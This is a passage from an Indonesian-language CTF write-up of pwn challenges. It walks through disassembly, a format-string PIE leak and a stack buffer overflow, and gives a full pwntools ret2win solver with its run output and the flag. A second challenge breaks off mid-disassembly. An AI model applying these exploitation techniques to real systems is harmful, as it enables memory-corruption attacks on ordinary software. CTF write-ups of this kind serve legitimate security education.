


Ada 3 function penting

main (0x13e7)


mi_miauw (0x12e1) → kayaknya fungsi menu utama

meow (0x1249) → INI PENTING! kayaknya win function



Ini fungsi main nya dan dia cuma panggil function mi_miauw dalam infinate loop doang

Lanjut kita analisis meow dan mi_miauw



Yap di fungsi meow ada fungsi untuk membuka file flag.txt, membaca dan juga print isi file nya itu ada di fopen,fgets dan juga printf, lanjut kita analisis fungsi mi_miauw

```
pwndbg> disas mi_miauw
Dump of assembler code for function mi_miauw:
   0x00000000000012e1 <+0>:     endbr64
   0x00000000000012e5 <+4>:     push   rbp
   0x00000000000012e6 <+5>:     mov    rbp,rsp
   0x00000000000012e9 <+8>:     sub    rsp,0x50
   0x00000000000012ed <+12>:    lea    rax,[rip+0xd53]        # 0x2047
   0x00000000000012f4 <+19>:    mov    rdi,rax
   0x00000000000012f7 <+22>:    call   0x10d0 <puts@plt>
   0x00000000000012fc <+27>:    lea    rax,[rip+0xd5d]        # 0x2060
   0x0000000000001303 <+34>:    mov    rdi,rax
   0x0000000000001306 <+37>:    call   0x10d0 <puts@plt>
   0x000000000000130b <+42>:    lea    rax,[rip+0xd6e]        # 0x2080
   0x0000000000001312 <+49>:    mov    rdi,rax
   0x0000000000001315 <+52>:    call   0x10d0 <puts@plt>
   0x000000000000131a <+57>:    lea    rax,[rip+0xd7f]        # 0x20a0
   0x0000000000001321 <+64>:    mov    rdi,rax
   0x0000000000001324 <+67>:    mov    eax,0x0
   0x0000000000001329 <+72>:    call   0x10f0 <printf@plt>
   0x000000000000132e <+77>:    lea    rax,[rbp-0x44]
   0x0000000000001332 <+81>:    mov    rsi,rax
   0x0000000000001335 <+84>:    lea    rax,[rip+0xd78]        # 0x20b4
   0x000000000000133c <+91>:    mov    rdi,rax
   0x000000000000133f <+94>:    mov    eax,0x0
   0x0000000000001344 <+99>:    call   0x1140 <__isoc99_scanf@plt>
   0x0000000000001349 <+104>:   call   0x1110 <getchar@plt>
   0x000000000000134e <+109>:   mov    eax,DWORD PTR [rbp-0x44]
   0x0000000000001351 <+112>:   cmp    eax,0x1
   0x0000000000001354 <+115>:   jne    0x13a4 <mi_miauw+195>
   0x0000000000001356 <+117>:   lea    rax,[rip+0xd5b]        # 0x20b8
   0x000000000000135d <+124>:   mov    rdi,rax
   0x0000000000001360 <+127>:   call   0x10d0 <puts@plt>
   0x0000000000001365 <+132>:   mov    rdx,QWORD PTR [rip+0x2cb4]        # 0x4020 <stdin@GLIBC_2.2.5>
   0x000000000000136c <+139>:   lea    rax,[rbp-0x40]
   0x0000000000001370 <+143>:   mov    esi,0x40
   0x0000000000001375 <+148>:   mov    rdi,rax
   0x0000000000001378 <+151>:   call   0x1100 <fgets@plt>
   0x000000000000137d <+156>:   lea    rax,[rip+0xd63]        # 0x20e7
   0x0000000000001384 <+163>:   mov    rdi,rax
   0x0000000000001387 <+166>:   mov    eax,0x0
   0x000000000000138c <+171>:   call   0x10f0 <printf@plt>
```


```
   0x0000000000001375 <+148>:   mov    rdi,rax
   0x0000000000001378 <+151>:   call   0x1100 <fgets@plt>
   0x000000000000137d <+156>:   lea    rax,[rip+0xd63]        # 0x20e7
   0x0000000000001384 <+163>:   mov    rdi,rax
   0x0000000000001387 <+166>:   mov    eax,0x0
   0x000000000000138c <+171>:   call   0x10f0 <printf@plt>
   0x0000000000001391 <+176>:   lea    rax,[rbp-0x40]
   0x0000000000001395 <+180>:   mov    rdi,rax
   0x0000000000001398 <+183>:   mov    eax,0x0
   0x000000000000139d <+188>:   call   0x10f0 <printf@plt>
   0x00000000000013a2 <+193>:   jmp    0x13e4 <mi_miauw+259>
   0x00000000000013a4 <+195>:   mov    eax,DWORD PTR [rbp-0x44]
   0x00000000000013a7 <+198>:   cmp    eax,0x2
   0x00000000000013aa <+201>:   jne    0x13d5 <mi_miauw+244>
   0x00000000000013ac <+203>:   lea    rax,[rip+0xd3d]        # 0x20f0
   0x00000000000013b3 <+210>:   mov    rdi,rax
   0x00000000000013b6 <+213>:   call   0x10d0 <puts@plt>
   0x00000000000013bb <+218>:   mov    rdx,QWORD PTR [rip+0x2c5e]        # 0x4020 <stdin@GLIBC_2.2.5>
   0x00000000000013c2 <+225>:   lea    rax,[rbp-0x40]
   0x00000000000013c6 <+229>:   mov    esi,0x100
   0x00000000000013cb <+234>:   mov    rdi,rax
   0x00000000000013ce <+237>:   call   0x1100 <fgets@plt>
   0x00000000000013d3 <+242>:   jmp    0x13e4 <mi_miauw+259>
   0x00000000000013d5 <+244>:   lea    rax,[rip+0xd48]        # 0x2124
   0x00000000000013dc <+251>:   mov    rdi,rax
   0x00000000000013df <+254>:   call   0x10d0 <puts@plt>
   0x00000000000013e4 <+259>:   nop
   0x00000000000013e5 <+260>:   leave
   0x00000000000013e6 <+261>:   ret
End of assembler dump.
```

Jadi dari mi_miauw ini ternyata ada fungsi untuk opsi 1 dan opsi 2 yang ada di nc tadi jadi untuk opsi satu ada kerentanan format strings

vulnerability jadi kita bisa pakai format kayak gini
AAAA.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p

itu untuk mencari leak alamatnya karna kan tadi di checksec itu pie enable jadi kita cari leaknya dan di opsi duanya itu ada buffer overflow jadi kita bisa nulis 256 bytes ke buffer yang cuma 64 bytes

Overflow = 0x100 - 0x40 = 0xC0 bytes → bisa overwrite saved RBP dan return address!



offset 8 isinya 0x2e70252e41414141 jadi input mulai dari offset 8 Tapi kita butuh return address. Return address ada di stack setelah buffer + saved RBP. Coba leak offset lebih tinggi:

nice dapat 0x5b0cc574e417 dari %17$p dari disassembly, main+48 ada di offset 0x1417. Jadi ini return address ke main+48.

Hitung PIE BASE

```
leaked_addr = 0x6469efa8b417
pie_base = leaked_addr - 0x1417 = 0x6469efa8a000
meow() = pie_base + 0x1249 = 0x6469efa8b249
```

Hitung padding buffer overflow

```
Padding = 0x40 (buffer) + 0x8 (saved RBP) = 0x48 bytes
```

Setelah 0x48 bytes, kita taruh alamat meow()

Lanjut ke script solvernya

2.py 7

2.py > ...

```python
from pwn import *

p = remote('chall-ctf.ara-its.id', 54317)

# STEP 1: Leak PIE base
p.sendlineafter(b'meow meow meow ^^:', b'1')
p.sendlineafter(b'diintip:', b'%17$p')

p.recvuntil(b'Meow, ')
leak = p.recvline().strip()
leaked_addr = int(leak, 16)

pie_base = leaked_addr - 0x1417
meow_addr = pie_base + 0x1249
ret_gadget = pie_base + 0x13e6  # instruksi 'ret' untuk stack alignment

log.info(f"Leaked: {hex(leaked_addr)}")
log.info(f"PIE base: {hex(pie_base)}")
log.info(f"meow(): {hex(meow_addr)}")

# STEP 2: Buffer overflow dengan ret gadget
p.sendlineafter(b'meow meow meow ^^:', b'2')

payload  = b'A' * 0x48
payload += p64(ret_gadget)   # ret gadget untuk 16-byte alignment
payload += p64(meow_addr)    # lalu jump ke meow()

p.sendlineafter(b'Meow', payload)

p.interactive()
```

```
shouma@DESKTOP-R6EE5AL mnt 1 python3 2.py
[+] Opening connection to chall-ctf.ara-its.id on port 54317: Done
[*] Leaked: 0x625cde7c9417
[*] PIE base: 0x625cde7c8000
[*] meow(): 0x625cde7c9249
[*] Switching to interactive mode
 meow RAWRRRRR! (Mize masih lapar, RUAAAAA!!!!)

 NYAAAA! Meow Meow: ARA7{ada_seorang_pria_lokal_menikahi_pohon_saw17}

[*] Got EOF while reading in interactive
$
```


yesyuu dapattt FLAG : **ARA7{ada_seorang_pria_lokal_menikahi_pohon_saw17}**

NICE chall seru karna checksecnya hampir lengkap belajar banyak and thank you
admin

Kita analisis duluu seperti biasa dan yap lagi lagi ijo ijo keren lu min, nah pie lagi lagi enable kita harus cari leaknya dan yap langsung saja kita cek cek function

Ini semua functionnya


Banyak sekali yang mencurigakan tapi kita mulai dari get_secret dulu




```
pwndbg> disas get_secret
Dump of assembler code for function get_secret:
   0x0000000000001209 <+0>:     push   rbp
   0x000000000000120a <+1>:     mov    rbp,rsp
   0x000000000000120d <+4>:     sub    rsp,0x50
   0x0000000000001211 <+8>:     lea    rax,[rip+0xdf0]        # 0x2008
   0x0000000000001218 <+15>:    mov    rsi,rax
   0x000000000000121b <+18>:    lea    rax,[rip+0xde8]        # 0x200a
   0x0000000000001222 <+25>:    mov    rdi,rax
   0x0000000000001225 <+28>:    call   0x10e0 <fopen@plt>
   0x000000000000122a <+33>:    mov    QWORD PTR [rbp-0x8],rax
   0x000000000000122e <+37>:    cmp    QWORD PTR [rbp-0x8],0x0
   0x0000000000001233 <+42>:    jne    0x124e <get_secret+69>
   0x0000000000001235 <+44>:    lea    rax,[rip+0xdd7]        # 0x2013
   0x000000000000123c <+51>:    mov    rdi,rax
   0x000000000000123f <+54>:    call   0x1050 <puts@plt>
   0x0000000000001244 <+59>:    mov    edi,0x1
   0x0000000000001249 <+64>:    call   0x1100 <exit@plt>
   0x000000000000124e <+69>:    mov    rdx,QWORD PTR [rbp-0x8]
   0x0000000000001252 <+73>:    lea    rax,[rbp-0x50]
   0x0000000000001256 <+77>:    mov    esi,0x40
   0x000000000000125b <+82>:    mov    rdi,rax
   0x000000000000125e <+85>:    call   0x10a0 <fgets@plt>
   0x0000000000001263 <+90>:    lea    rax,[rip+0xdbe]        # 0x2028
   0x000000000000126a <+97>:    mov    rdi,rax
   0x000000000000126d <+100>:   call   0x1050 <puts@plt>
   0x0000000000001272 <+105>:   lea    rax,[rbp-0x50]
   0x0000000000001276 <+109>:   mov    rdi,rax
   0x0000000000001279 <+112>:   call   0x1050 <puts@plt>
   0x000000000000127e <+117>:   mov    rax,QWORD PTR [rbp-0x8]
   0x0000000000001282 <+121>:   mov    rdi,rax
   0x0000000000001285 <+124>:   call   0x1060 <fclose@plt>
   0x000000000000128a <+129>:   mov    edi,0x0
   0x000000000000128f <+134>:   call   0x1100 <exit@plt>
End of assembler dump.
```

Wow ada fopen dan fgets kita harus somehow redirect execution ke get_secret.

lanjut ke yang lain


pwndbg> disas write_entry
Dump of assembler code for function write_entry:
0x000000000000136c <+0>: push rbp
0x000000000000136d <+1>: mov rbp,rsp
0x0000000000001370 <+4>: push rbx
0x0000000000001371 <+5>: sub rsp,0x18
0x0000000000001375 <+9>: lea rax,[rip+0xde3] # 0x215f
0x000000000000137c <+16>: mov rdi,rax
0x000000000000137f <+19>: mov eax,0x0
0x0000000000001384 <+24>: call 0x1070 <printf@plt>
0x0000000000001389 <+29>: lea rax,[rbp-0x14]
0x000000000000138d <+33>: mov rsi,rax
0x0000000000001390 <+36>: lea rax,[rip+0xdd6] # 0x216d
0x0000000000001397 <+43>: mov rdi,rax
0x000000000000139a <+46>: mov eax,0x0
0x000000000000139f <+51>: call 0x10f0 <__isoc99_scanf@plt>
0x00000000000013a4 <+56>: call 0x10b0 <getchar@plt>
0x00000000000013a9 <+61>: mov eax,DWORD PTR [rbp-0x14]
0x00000000000013ac <+64>: test eax,eax
0x00000000000013ae <+66>: js 0x13d5 <write_entry+105>
0x00000000000013b0 <+68>: mov eax,DWORD PTR [rbp-0x14]
0x00000000000013b3 <+71>: cmp eax,0x9
0x00000000000013b6 <+74>: jg 0x13d5 <write_entry+105>
0x00000000000013b8 <+76>: mov eax,DWORD PTR [rbp-0x14]
0x00000000000013bb <+79>: cdqe
0x00000000000013bd <+81>: lea rdx,[rax*8+0x0]
0x00000000000013c5 <+89>: lea rax,[rip+0x2c74] # 0x4040 <entries>
0x00000000000013cc <+96>: mov rax,QWORD PTR [rdx+rax*1]
0x00000000000013d0 <+100>: test rax,rax
0x00000000000013d3 <+103>: je 0x13e9 <write_entry+125>
0x00000000000013d5 <+105>: lea rax,[rip+0xd94] # 0x2170
0x00000000000013dc <+112>: mov rdi,rax
0x00000000000013df <+115>: call 0x1050 <puts@plt>
0x00000000000013e4 <+120>: jmp 0x14d1 <write_entry+357>
0x00000000000013e9 <+125>: mov ebx,DWORD PTR [rbp-0x14]
0x00000000000013ec <+128>: mov edi,0x48
0x00000000000013f1 <+133>: call 0x10c0 <malloc@plt>
0x00000000000013f6 <+138>: mov rcx,rax
0x00000000000013f9 <+141>: movsxd rax,ebx
0x00000000000013fc <+144>: lea rdx,[rax*8+0x0]
0x0000000000001404 <+152>: lea rax,[rip+0x2c35] # 0x4040 <entries>
0x000000000000140b <+159>: mov QWORD PTR [rdx+rax*1],rcx



```
0x000000000000140f <+163>:   mov    eax,DWORD PTR [rbp-0x14]
0x0000000000001412 <+166>:   cdqe
0x0000000000001414 <+168>:   lea    rdx,[rax*8+0x0]
0x000000000000141c <+176>:   lea    rax,[rip+0x2c1d]        # 0x4040 <entries>
0x0000000000001423 <+183>:   mov    rax,QWORD PTR [rdx+rax*1]
0x0000000000001427 <+187>:   lea    rdx,[rip+0xfffffffffffffe66]        # 0x1294 <entry_printer>
0x000000000000142e <+194>:   mov    QWORD PTR [rax+0x40],rdx
0x0000000000001432 <+198>:   lea    rax,[rip+0xd46]        # 0x217f
0x0000000000001439 <+205>:   mov    rdi,rax
0x000000000000143c <+208>:   mov    eax,0x0
0x0000000000001441 <+213>:   call   0x1070 <printf@plt>
0x0000000000001446 <+218>:   mov    rax,QWORD PTR [rip+0x2be3]        # 0x4030 <stdin@GLIBC_2.2.5>
0x000000000000144d <+225>:   mov    edx,DWORD PTR [rbp-0x14]
0x0000000000001450 <+228>:   movsxd rdx,edx
0x0000000000001453 <+231>:   lea    rcx,[rdx*8+0x0]
0x000000000000145b <+239>:   lea    rdx,[rip+0x2bde]        # 0x4040 <entries>
0x0000000000001462 <+246>:   mov    rdx,QWORD PTR [rcx+rdx*1]
